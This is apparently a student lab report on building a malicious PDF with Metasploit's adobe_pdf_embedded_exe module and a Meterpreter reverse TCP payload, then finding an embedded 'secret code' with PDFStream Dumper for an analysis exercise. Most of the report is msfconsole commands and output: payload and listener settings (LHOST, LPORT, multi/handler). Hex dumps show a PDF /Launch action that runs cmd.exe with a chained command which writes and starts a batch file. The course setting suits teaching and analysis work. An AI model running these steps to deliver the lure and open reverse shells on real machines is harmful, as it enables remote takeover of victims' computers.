Malicious PDF File Creation - No. 13

Stage 1


Using Kalli Linux's Metasploit, you are required to create a pdf file with malicious payload/shellcode. You can make the created pdf file as complex as you can using techniques such as compression, filtering, obfuscation, etc. The encryption of pdf file might cause some problem with analyzing the created malicious pdf file. So, you may need to avoid encrypting your pdf file so the other team can analyze it. You also need to embed or have some "hidden secret code" somewhere in the shellcode or payload in Unicode format so the other team can reveal it when analyzing your pdf file. The secret code can be as simple as a string such as "secret code is: 123ABC".

Malicious Zip file Password – passw0rd

IMPLEMENTING STAGE 1:

Step 1

We generated a payload for PDF Exploit. Here we have a framework called Metasploit V6 to generate the payload. As it is a framework, many exploits are available, of which we have used search keyword to search for the available exploits.



Step 2

We have used an exploit that is found in Adobe called Adobe_pdf_embedded_exe. We have also executed a command called show options which is used to display all the detailed information about the exploit.

We have used command set filename to name the pdf payload file. We also used another command set launch_message (the string the comes after the command will be displayed when a user tries to open the pdf file).

{We did not use set launch_message to insert the secret code.}

We used the show options command to display the detailed information of generated malicious file.

```
Shell No. 1
File  Actions  Edit  View  Help

msf6 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                  Required  Description
   ----            ---------------                                  --------  -----------
   EXENAME                                                          no        The Name of payload exe.
   FILENAME        evil.pdf                                         no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/explo       yes       The Input PDF filename.
                   its/CVE-2010-1240/template.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick        no        The message to display in the File: area
                   the "Do not show this message again" box a
                   nd press Open.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set filename Ran.pdf
filename => Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/sulakshana/Downloads/cs.pdf
INFILENAME => /home/sulakshana/Downloads/cs.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set launch_message This is only launch message not the em
bedded secret code.
launch_message => This is only launch message not the embedded secret code.
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                  Required  Description
   ----            ---------------                                  --------  -----------
   EXENAME                                                          no        The Name of payload exe.
   FILENAME        Ran.pdf                                          no        The output filename.
   INFILENAME      /home/sulakshana/Downloads/cs.pdf                yes       The Input PDF filename.
```

Step 3

We used a command show payloads to display all the available payloads for the exploit.

```
Shell No. 1
File  Actions  Edit  View  Help

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show payloads

Compatible Payloads
===================

   #    Name                                                    Disclosure Date  Rank    Check  Description
   -    ----                                                    ---------------  ----    -----  -----------
   0    payload/generic/custom                                                   normal  No     Custom Payload
   1    payload/generic/debug_trap                                               normal  No     Generic x86 Deb
ug Trap
   2    payload/generic/shell_bind_tcp                                           normal  No     Generic Command
 Shell, Bind TCP Inline
   3    payload/generic/shell_reverse_tcp                                        normal  No     Generic Command
 Shell, Reverse TCP Inline
   4    payload/generic/ssh/interact                                             normal  No     Interact with E
stablished SSH Connection
   5    payload/generic/tight_loop                                               normal  No     Generic x86 Tig
ht Loop
   6    payload/windows/custom/bind_hidden_ipknock_tcp                           normal  No     Windows shellco
de stage, Hidden Bind Ipknock TCP Stager
   7    payload/windows/custom/bind_hidden_tcp                                   normal  No     Windows shellco
de stage, Hidden Bind TCP Stager
   8    payload/windows/custom/bind_ipv6_tcp                                     normal  No     Windows shellco
de stage, Bind IPv6 TCP Stager (Windows x86)
   9    payload/windows/custom/bind_ipv6_tcp_uuid                                normal  No     Windows shellco
de stage, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   10   payload/windows/custom/bind_named_pipe                                   normal  No     Windows shellco
de stage, Windows x86 Bind Named Pipe Stager
   11   payload/windows/custom/bind_nonx_tcp                                     normal  No     Windows shellco
de stage, Bind TCP Stager (No NX or Win7)
   12   payload/windows/custom/bind_tcp                                          normal  No     Windows shellco
de stage, Bind TCP Stager (Windows x86)
```

Step 4

These different kinds of payloads are available in the Metasploit framework.

```
File  Actions  Edit  View  Help
de stage, Windows Reverse HTTPS Stager (wininet)
   19   payload/windows/custom/reverse_https_proxy                    normal  No     Windows shellco
de stage, Reverse HTTPS Stager with Support for Custom Proxy
   20   payload/windows/custom/reverse_ipv6_tcp                       normal  No     Windows shellco
de stage, Reverse TCP Stager (IPv6)
   21   payload/windows/custom/reverse_named_pipe                     normal  No     Windows shellco
de stage, Windows x86 Reverse Named Pipe (SMB) Stager
   22   payload/windows/custom/reverse_nonx_tcp                       normal  No     Windows shellco
de stage, Reverse TCP Stager (No NX or Win7)
   23   payload/windows/custom/reverse_ord_tcp                        normal  No     Windows shellco
de stage, Reverse Ordinal TCP Stager (No NX or Win7)
   24   payload/windows/custom/reverse_tcp                            normal  No     Windows shellco
de stage, Reverse TCP Stager
   25   payload/windows/custom/reverse_tcp_allports                   normal  No     Windows shellco
de stage, Reverse All-Port TCP Stager
   26   payload/windows/custom/reverse_tcp_dns                        normal  No     Windows shellco
de stage, Reverse TCP Stager (DNS)
   27   payload/windows/custom/reverse_tcp_rc4                        normal  No     Windows shellco
de stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   28   payload/windows/custom/reverse_tcp_rc4_dns                    normal  No     Windows shellco
de stage, Reverse TCP Stager (RC4 Stage Encryption DNS, Metasm)
   29   payload/windows/custom/reverse_tcp_uuid                       normal  No     Windows shellco
de stage, Reverse TCP Stager with UUID Support
   30   payload/windows/custom/reverse_udp                            normal  No     Windows shellco
de stage, Reverse UDP Stager with UUID Support
   31   payload/windows/custom/reverse_winhttp                        normal  No     Windows shellco
de stage, Windows Reverse HTTP Stager (winhttp)
   32   payload/windows/custom/reverse_winhttps                       normal  No     Windows shellco
de stage, Windows Reverse HTTPS Stager (winhttp)
   33   payload/windows/dllinject/bind_hidden_ipknock_tcp             normal  No     Reflective DLL
Injection, Hidden Bind Ipknock TCP Stager
   34   payload/windows/dllinject/bind_hidden_tcp                     normal  No     Reflective DLL
Injection, Hidden Bind TCP Stager
   35   payload/windows/dllinject/bind_ipv6_tcp                       normal  No     Reflective DLL
Injection, Bind IPv6 TCP Stager (Windows x86)
   36   payload/windows/dllinject/bind_ipv6_tcp_uuid                  normal  No     Reflective DLL
Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   37   payload/windows/dllinject/bind_named_pipe                     normal  No     Reflective DLL
Injection, Windows x86 Bind Named Pipe Stager
   38   payload/windows/dllinject/bind_nonx_tcp                       normal  No     Reflective DLL
Injection, Bind TCP Stager (No NX or Win7)
   39   payload/windows/dllinject/bind_tcp                            normal  No     Reflective DLL
Injection, Bind TCP Stager (Windows x86)
   40   payload/windows/dllinject/bind_tcp_rc4                        normal  No     Reflective DLL
Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   41   payload/windows/dllinject/bind_tcp_uuid                       normal  No     Reflective DLL
Injection, Bind TCP Stager with UUID Support (Windows x86)
   42   payload/windows/dllinject/reverse_hop_http                    normal  No     Reflective DLL
Injection, Reverse Hop HTTP/HTTPS Stager
   43   payload/windows/dllinject/reverse_http                        normal  No     Reflective DLL
Injection, Windows Reverse HTTP Stager (wininet)
   44   payload/windows/dllinject/reverse_http_proxy_pstore           normal  No     Reflective DLL
```

Step 5

We used reverse_tcp out of all the available payloads, which is available under meterpreter. We used command show options to check the correctness and the detailed information about the exploit.

Set LHOST is used to assign the IPV4 of the attacker's machine.

Set LPORT is used to assign a port. Here we used port number 80, which is a communication port used for establishing connection between the attacker and the victim computer.

We used the exploit command to generate the malicious pdf with payload.

```
1  2  3  4                                                    Shell No. 1
File  Actions  Edit  View  Help
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                          Required  Description
   ----            ---------------                          --------  -----------
   EXENAME                                                  no        The Name of payload exe.
   FILENAME        Ran.pdf                                  no        The output filename.
   INFILENAME      /home/sulakshana/Downloads/cs.pdf        yes       The Input PDF filename.
   LAUNCH_MESSAGE  This is only launch message not the embedd  no     The message to display in the File: area
                   ed secret code.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[+] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[+] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Ran.pdf' file ...
[+] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[+] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
```

Step 6

After successfully completing all the above steps,

Here we used the use command to implement multi/handler exploit. We assigned a payload called reverse_tcp that comes under meterpreter.

We used show options command to get the detailed information about the payload and reverse_tcp.

```
File  Actions  Edit  View  Help
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[+] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[+] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Ran.pdf' file ...
[+] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[+] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[+] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Ran.pdf' file ...
[+] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[+] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Step 7

Before running the exploit, we used LHOST and LPORT to establish connection between the attacker and the victim's computer. And finally, we are using exploit command to open a reverse TCP connection. We can see that a connection was established.

```
File  Actions  Edit  View  Help
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[+] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Ran.pdf' file ...
[+] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 80
LPORT => 80
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[+] Reading in '/home/sulakshana/Downloads/cs.pdf' ...
[+] Parsing '/home/sulakshana/Downloads/cs.pdf' ...
[+] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'Ran.pdf' file ...
[+] Ran.pdf stored at /home/sulakshana/.msf4/local/Ran.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > set LHOST 10.0.2.15
LHOST => 10.0.2.15
msf6 exploit(multi/handler) > set LPORT 80
LPORT => 80
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.15:80
```

Embedding secret code into the shell code of the payload:

The below picture is the Hex values of the secret code that is embedded in the Malicious file.

```
4F 4D 45 50 41 54 48 25 26 28 23 35 34 36 38 36
35 32 30 35 33 36 35 36 33 37 32 36 35 37 34 32
30 36 33 36 66 36 34 36 35 32 30 36 39 37 33 33
61 35 32 33 31 33 31 33 37 33 39 33 36 33 34 33
31 33 36 20 65 63 68 6F 20 40 65 63 68 6F 20 22
```

After the malicious file is created, we need to embed the secret code in the form of hex values or plain text, for that we need to carefully examine all the objects of the pdf file and should conclude the malicious part of the object and we need to type the bash commands that needs to be executed.

The text that is highlighted in the image is the secret code of the assignment. The values that are highlighted lightly are the hex values of the secret code and the part that is highlighted in the dark blue is the decoded string of that hex values. Which is my secret code.

Here clearly one can see that we are not using the dialog box. As a secret code instead, we have embedded the secret code in the malicious part of the payload and clearly see that we have embedded the bash command in the payload execution portion.

Ran.pdf

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
000002D0  61 74 65 2E 70 64 66 29 2F 46 28 74 65 6D 70 6C  ate.pdf)/F(templ
000002E0  61 74 65 2E 70 64 66 29 2F 45 46 3C 3C 2F 46 20  ate.pdf)/EF<<</F
000002F0  38 20 30 20 52 3E 3E 2F 44 65 73 63 28 74 65 6D  8 0 R>>/Desc(tem
00000300  70 6C 61 74 65 29 2F 54 79 70 65 2F 46 69 6C 65  plate)/Type/File
00000310  73 70 65 63 3E 3E 0D 65 6E 64 6F 62 6A 0D 38 20  spec>>.endobj.8
00000320  20 30 20 6F 62 6A 0D 3C 3C 2F 53 2F 4A 61 76 61   0 obj.<<</S/Java
00000330  53 63 72 69 70 74 2F 4A 53 28 74 68 69 73 2E 65  Script/JS(this.e
00000340  78 70 6F 72 74 44 61 74 61 4F 62 6A 65 63 74 28  xportDataObject(
00000350  7B 20 63 4E 61 6D 65 3A 20 22 74 65 6D 70 6C 61  { cName: "templa
00000360  74 65 22 2C 20 6E 4C 61 75 6E 63 68 3A 20 30 20  te", nLaunch: 0
00000370  7D 29 3B 29 2F 54 79 70 65 2F 41 63 74 69 6F 6E  });)/Type/Action
00000380  3E 3E 0D 65 6E 64 6F 62 6A 0D 31 30 20 30 20 6F  >>.endobj.10 0 o
00000390  62 6A 0D 3C 3C 2F 53 2F 4C 61 75 6E 63 68 2F 54  bj.<<</S/Launch/T
000003A0  79 70 65 2F 41 63 74 69 6F 6E 2F 57 69 6E 3C 3C  ype/Action/Win<<
000003B0  2F 46 28 63 6D 64 2E 65 78 65 29 2F 44 28 63 3A  /F(cmd.exe)/D(c:
000003C0  5C 5C 77 69 6E 64 6F 77 73 5C 5C 73 79 73 74 65  \\windows\\syste
000003D0  6D 33 32 29 2F 50 28 2F 51 20 2F 43 20 25 48 4F  m32)/P(/Q /C %HO
000003E0  4D 45 44 52 49 56 45 25 20 26 20 63 64 20 25 48  MEDRIVE% & cd %H
000003F0  4F 4D 45 50 41 54 48 25 26 28 23 35 34 36 38 36  OMEPATH%&(#54686
00000400  35 32 30 35 33 36 35 36 33 37 32 36 35 37 34 32  5205365637265742
00000410  30 36 33 36 66 36 34 36 35 32 30 36 39 37 33 33  0636f64652069733
00000420  61 35 32 33 31 33 31 33 37 33 39 33 36 33 34 33  a523131373936343
00000430  31 33 36 20 65 63 68 6F 20 40 65 63 68 6F 20 22  136 echo @echo "
00000440  54 68 65 20 73 65 63 72 65 74 20 63 6F 64 65 20  The secret code
00000450  69 73 20 68 69 64 69 6E 67 22 3E 20 74 65 78 74  is hiding"> text
00000460  2E 62 61 74 29 26 28 73 74 61 72 74 20 74 65 78  .bat)&(start tex
00000470  74 2E 62 61 74 29 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A  t.bat)..........
00000480  54 68 69 73 20 69 73 20 6E 6F 74 20 74 68 65 20  This is not the
00000490  73 65 63 72 65 74 20 63 6F 64 65 29 3E 3E 3E 3E  secret code)>>>>
000004A0  0D 65 6E 64 6F 62 6A 0D 31 20 30 20 6F 62 6A 0D  .endobj.1 0 obj.
```

The text that is highlighted, both the hex and the decoded strings of the below image are the launch_message that is displayed as a message in the dialogue box which is not the secret code as it is not inside the exploit.

Ran.pdf


```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

000002D0  61 74 65 2E 70 64 66 29 2F 46 28 74 65 6D 70 6C  ate.pdf)/F(templ
000002E0  61 74 65 2E 70 64 66 29 2F 45 46 3C 3C 2F 46 20  ate.pdf)/EF<<</F
000002F0  38 20 30 20 52 3E 3E 2F 44 65 73 63 28 74 65 6D  8 0 R>>/Desc(tem
00000300  70 6C 61 74 65 29 2F 54 79 70 65 2F 46 69 6C 65  plate)/Type/File
00000310  73 70 65 63 3E 3E 0D 65 6E 64 6F 62 6A 0D 38 20  spec>>.endobj.8
00000320  20 30 20 6F 62 6A 0D 3C 3C 2F 53 2F 4A 61 76 61   0 obj.<<</S/Java
00000330  53 63 72 69 70 74 2F 4A 53 28 74 68 69 73 2E 65  Script/JS(this.e
00000340  78 70 6F 72 74 44 61 74 61 4F 62 6A 65 63 74 28  xportDataObject(
00000350  7B 20 63 4E 61 6D 65 3A 20 22 74 65 6D 70 6C 61  { cName: "templa
00000360  74 65 22 2C 20 6E 4C 61 75 6E 63 68 3A 20 30 20  te", nLaunch: 0
00000370  7D 29 3B 29 2F 54 79 70 65 2F 41 63 74 69 6F 6E  });)/Type/Action
00000380  3E 3E 0D 65 6E 64 6F 62 6A 0D 31 30 20 30 20 6F  >>.endobj.10 0 o
00000390  62 6A 0D 3C 3C 2F 53 2F 4C 61 75 6E 63 68 2F 54  bj.<<</S/Launch/T
000003A0  79 70 65 2F 41 63 74 69 6F 6E 2F 57 69 6E 3C 3C  ype/Action/Win<<
000003B0  2F 46 28 63 6D 64 2E 65 78 65 29 2F 44 28 63 3A  /F(cmd.exe)/D(c:
000003C0  5C 5C 77 69 6E 64 6F 77 73 5C 5C 73 79 73 74 65  \\windows\\syste
000003D0  6D 33 32 29 2F 50 28 2F 51 20 2F 43 20 25 48 4F  m32)/P(/Q /C %HO
000003E0  4D 45 44 52 49 56 45 25 20 26 20 63 64 20 25 48  MEDRIVE% & cd %H
000003F0  4F 4D 45 50 41 54 48 25 26 28 23 35 34 36 38 36  OMEPATH%&(#54686
00000400  35 32 30 35 33 36 35 36 33 37 32 36 35 37 34 32  5205365637265742
00000410  30 36 33 36 66 36 34 36 35 32 30 36 39 37 33 33  0636f64652069733
00000420  61 35 32 33 31 33 31 33 37 33 39 33 36 33 34 33  a523131373936343
00000430  31 33 36 20 65 63 68 6F 20 40 65 63 68 6F 20 22  136 echo @echo "
00000440  54 68 65 20 73 65 63 72 65 74 20 63 6F 64 65 20  The secret code
00000450  69 73 20 68 69 64 69 6E 67 22 3E 20 74 65 78 74  is hiding"> text
00000460  2E 62 61 74 29 26 28 73 74 61 72 74 20 74 65 78  .bat)&(start tex
00000470  74 2E 62 61 74 29 0A 0A 0A 0A 0A 0A 0A 0A 0A 0A  t.bat)..........
00000480  54 68 69 73 20 69 73 20 74 68 65 20 4C 61 75 6E  This is the Laun
00000490  63 68 20 4D 65 73 73 61 67 65 29 3E 3E 3E 3E 0D  ch Message)>>>>.
000004A0  65 6E 64 6F 62 6A 0D 31 20 30 20 6F 62 6A 0D 0A  endobj.1 0 obj..
```

Revealing secret code

To reveal the secret code, we need to import the malicious PDF into PDFStream Dumper and click on exploit scan to scan for the exploits that are embedded in the pdf.

When we followed the above step to the created malicious file it says, ‘exploit found in stream 10’.



When we selected the stream object 10, we can clearly see that the custom object with the secret code and bash script.

The secret code is highlighted yellow in the picture below. The text highlighted in the blue colour is the text message that pops up in the dialogue box. (The command launch_message is used for inserting this text).

From the above steps, we embedded the secret code.